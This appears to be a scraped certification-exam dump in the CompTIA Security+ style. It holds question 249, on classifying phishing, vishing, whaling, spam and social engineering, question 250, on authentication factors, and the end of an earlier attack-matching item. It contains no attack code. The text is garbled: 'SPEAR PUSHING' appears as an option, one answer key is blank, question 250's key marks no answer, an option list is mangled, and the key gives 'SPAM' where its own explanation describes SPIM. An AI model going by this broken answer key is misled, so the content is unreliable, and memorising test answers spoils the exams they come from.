
## Attacks

**Instructions:** Attacks may only be used once, and will disappear from drop down list if selected.  
When you have completed the simulation, please select the Done button to submit.

Attack Vector	Target	Identified Attack	
 Attacker gains confidential company information	 Targeted CEO and board members	<input type="checkbox"/> SPEAR PUSHING <input type="checkbox"/> HOAX <input type="checkbox"/> VISHING <input type="checkbox"/> PHISHING <input type="checkbox"/> PHARMING	
 Attacker posts link to fake AV software	 Multiple social networks	 Broad set of victims	<input type="checkbox"/> SPEAR PUSHING <input type="checkbox"/> HOAX <input type="checkbox"/> VISHING <input type="checkbox"/> PHISHING <input type="checkbox"/> PHARMING
 Attacker collecting credit card details	 Phone-based victim	<input type="checkbox"/> SPEAR PUSHING <input type="checkbox"/> HOAX <input type="checkbox"/> VISHING <input type="checkbox"/> PHISHING <input type="checkbox"/> PHARMING	
 Attacker mass-mails product information to parties that have already opted out of receiving advertisements	 Broad set of recipients	<input type="checkbox"/> SPEAR PUSHING <input type="checkbox"/> HOAX <input type="checkbox"/> VISHING <input type="checkbox"/> PHISHING <input type="checkbox"/> PHARMING	
 Attacker redirects name resolution entries from legitimate site to fraudulent site	 Victims	<input type="checkbox"/> SPEAR PUSHING <input type="checkbox"/> HOAX <input type="checkbox"/> VISHING <input type="checkbox"/> PHISHING <input type="checkbox"/> PHARMING	

**Reset All**

**Correct Answer:**



#### Section: Threats and Vulnerabilities

##### Explanation

##### Explanation/Reference:

Section: Threats and Vulnerabilities

References:

<http://searchsecurity.techtarget.com/definition/spear-phishing>

<http://www.webopedia.com/TERM/V/vishing.html>

<http://www.webopedia.com/TERM/P/phishing.html>

<http://www.webopedia.com/TERM/P/pharming.html>

**QUESTION 249**

Determine the types of attacks below by selecting an option from the dropdown list.

Determine the types of Attacks from right to specific action

**Select and Place:**

## Types of attacks

Task: Determine the types of attacks below by selecting an option from the dropdown list.

	Email sent to multiple users to a link to verify username/password on external site		<input type="button" value="Choose Attack Type"/>
	Phone calls made to CEO of organization asking for various financial data		<input type="button" value="Choose Attack Type"/>
	Phone call is made to individual stating there was an IT issue, and asked for the user's password over the phone		<input type="button" value="Choose Attack Type"/>
	You're on a social media site and an instant message pops up from a friend with a link to a new breakthrough diet		<input type="button" value="Choose Attack Type"/>
	A friend/colleague asks you questions of a personal nature, which could be considered typical password reset questions.		<input type="button" value="Choose Attack Type"/>

1. Phishing
2. Pharming
3. Vishing
4. Whaling
5. X-Mas
6. Spoofing
7. Hoax
8. Spam
9. Spim
10. Social Engineering

Correct Answer:

## Types of attacks

Task: Determine the types of attacks below by selecting an option from the dropdown list.

	Email sent to multiple users to a link to verify username/password on external site		<b>Phishing</b>
	Phone calls made to CEO of organization asking for various financial data		<b>Whaling</b>
	Phone call is made to individual stating there was an IT issue, and asked for the user's password over the phone		<b>Vishing</b>
	You're on a social media site and an instant message pops up from a friend with a link to a new breakthrough diet		<b>SPAM</b>
	A friend/colleague asks you questions of a personal nature, which could be considered typical password reset questions.		<b>Social Engineering</b>

- 1.
2. **Pharming**
- 3.
- 4.
5. X-Mas
6. Spoofing
7. Hoax
8. Spam
- 9.
- 10.

## Section: Threats and Vulnerabilities Explanation

### Explanation/Reference:

#### Section: Threats and Vulnerabilities

A: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.

B: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In

general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats.

C: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.

D: SPIM is a term sometimes used to refer to spam over IM (Instant Messaging). It's also called just spam, instant spam, or IM marketing. No matter what the name, it consists of unwanted messages transmitted through some form of instant messaging service, which can include Short Message Service (SMS).

E: Social engineering is a non-technical method of intrusion hackers use that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. It is one of the greatest threats that organizations today encounter. A social engineer runs what used to be called a "con game." For example, a person using social engineering to break into a computer network might try to gain the confidence of an authorized user and get them to reveal information that compromises the network's security. Social engineers often rely on the natural helpfulness of people as well as on their weaknesses. They might, for example, call the authorized employee with some kind of urgent problem that requires immediate network access. Appealing to vanity, appealing to authority, appealing to greed, and old-fashioned eavesdropping are other typical social engineering techniques.

References:

<http://www.webopedia.com/TERM/P/phishing.html>

<http://www.techopedia.com/definition/28643/whaling>

<http://www.webopedia.com/TERM/V/vishing.html>

<http://searchsecurity.techtarget.com/definition/social-engineering>

**QUESTION 250**

For each of the given items, select the appropriate authentication category from the dropdown choices.

Instructions: When you have completed the simulation, please select the Done button to submit.

**Hot Area:**

## Authentication Category

Instructions: When you have completed the simulation, Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Smart card	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Hardware Token	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Password	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>

**Correct Answer:**

## Authentication Category

Instructions: When you have completed the simulation, Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Smart card	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Hardware Token	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Password	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>

**Section: Access Control and Identity Management**  
**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Something you are includes fingerprints, retina scans, or voice recognition.

Something you have includes smart cards, token devices, or keys.

Something you know includes a passwords, codes, PINs, combinations, or secret phrases. Somewhere you are includes a physical location s or logical addresses, such as domain name, an IP address, or a MAC address. Something you do includes your typing rhythm, a secret handshake, or a private knock.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 285.



<http://www.gratisexam.com/>